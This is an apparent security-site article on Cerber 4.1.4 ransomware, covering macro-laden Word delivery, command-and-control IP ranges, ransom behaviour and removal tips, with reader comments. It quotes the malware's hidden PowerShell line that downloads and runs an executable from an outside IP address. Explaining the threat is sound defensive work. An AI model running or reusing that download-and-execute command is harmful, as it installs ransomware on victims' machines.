

The terror continues – Cerber 4.1.4 has been released
Cerber 4.1.4 is the new sequel of Cerber cyber campaign. It seems that less than a week has passed since the hackers struck the virtual community with Cerber 4.1.0 and Cerber 4.1.1. Perhaps they perceived it is a weak assault and, consequently, reinforced it with another ransomware from the same series. It continues the fashion of appending extensions of random characters. The latest version steals some tips from Locky ransomware as it has changed its activation to the one similar to this mentioned file-encrypting malware. Specifically, Cerber 4.1.4 employs a word document and asks to enable macro settings to download its main executable. However, this technique, which has been continuously used by Locky, has been already widely discussed by IT experts. Thus, users, who follow the trends in the IT world, might escape this cyber menace. If the malware has befallen you, after all, there is no need to panic. First, you will need to remove Cerber 4.1.4 from the device. Use FortectIntego to speed up the process.
The newer version of the ransomware continues wreaking havoc worldwide. As with 4.1.0 and 4.1.1 versions, it started to employ the technique using an IP address to send UDP packets to its remote Command & Control server. Now, the latest edition has advanced to using three set of IP addresses, 5.55.50.0/27, 192.42.118.0/27, 194.165.16.0/22, to transfer the technical information to the server. Such peculiarity enables the hackers to collect more crucial information about their victim’s devices and operating devices. Needless to say, that such data inspires the cyber villains to improve their hacking strategies even more.

Moving on, the main peculiarity of this new version is the way Cerber 4.1.4 malware launches its disastrous attack. Though different versions of the file-encrypting virus already employed spam messages and fake invoice notifications to assault users‘ systems, this edition shifts to macro-enabling strategy. When a victim opens the received .doc file, he or she will see the popped MS Word document. It contains a string of random characters and codes. Luckily, the latest versions of Word disable macro settings by default. Thus, you will be asked to enable them. Afterward, when the settings are modified, Cerber 4.1.4 ransomware will run PowerShell. Within seconds, base64 type of string to proceed with its activation. Later on, it ends with this string:
POWERSHELL.EXE -window hidden (New-Object System.Net.WebClient).DownloadFile(‘http://94.102.58.30/~trevor/winx64.exe’,”$env:APPDATA\winx64.exe”);Start-Process (“$env:APPDATA\winx64.exe”)
As you can see, such command was performed in order to download and execute its main element for execution – win64.exe. In case, you are running 32-bit Windows system; the following executable might be win32.exe. Now the virus needs to place the file in %AppData% folder for it to achieve its full efficiency. As usual, while the virus encrypts the files, you might notice Readme.hta file on the desktop. When the encoding process is complete, your background picture is changed into the ransom note declaring of Cerber 4.1.4 hijack. By employing MachineGuid value, located in HKLM\Software\Microsoft\Cryptography folder on the victim‘s computer, it generates a random extension. Do not waste time and move on to Cerber 4.1.4 removal.
The distribution peculiarities
The virus prefers using the verified strategy for spreading – spam messages. Though users are continuously warned not to carelessly open the invoices, official forms or police alerts received from unknown senders, the number of affected users still remains high. The cyber criminals have polished techniques of persuading targeted users to behave according to their scenario. However, if you see the message received from the FBI office or tax institution, verify the sender before opening any attachments. You might look for grammar, style mistakes or typos. The absence of proper logo or credential of a representative might also warn give a particular email.
Is it possible to exterminate the virus completely?
When it comes to Cerber 4.1.4 removal, we recommend you to install reliable security software. Update it after the installation, and start the scan. Anti-spyware programs, such as FortectIntego or MalwarebytesMalwarebytes, usually remove Cerber 4.1.4 virus within a couple of minutes. However, if you hope for them to decrypt the files, you might get disappointed. There are other methods to do it though the most effective methods of recovering the files is a backup or original decrypter. In relation to this, read further to get acquainted with our data recovery recommendations. If the virus locked your screen or you cannot run ordinary system functions, here are the guidelines how to regain the access.
Did this guide help?
4 comments
neloPlop
Why cant anyone tame this cyber doggie?
FredMrt
Seriously, Im starting to think that some serious guys are behind this matter...why didnt FBI start the investigation?
miner564
Its turning into a funny case...
Lizora
I really need the decrypter!!!!!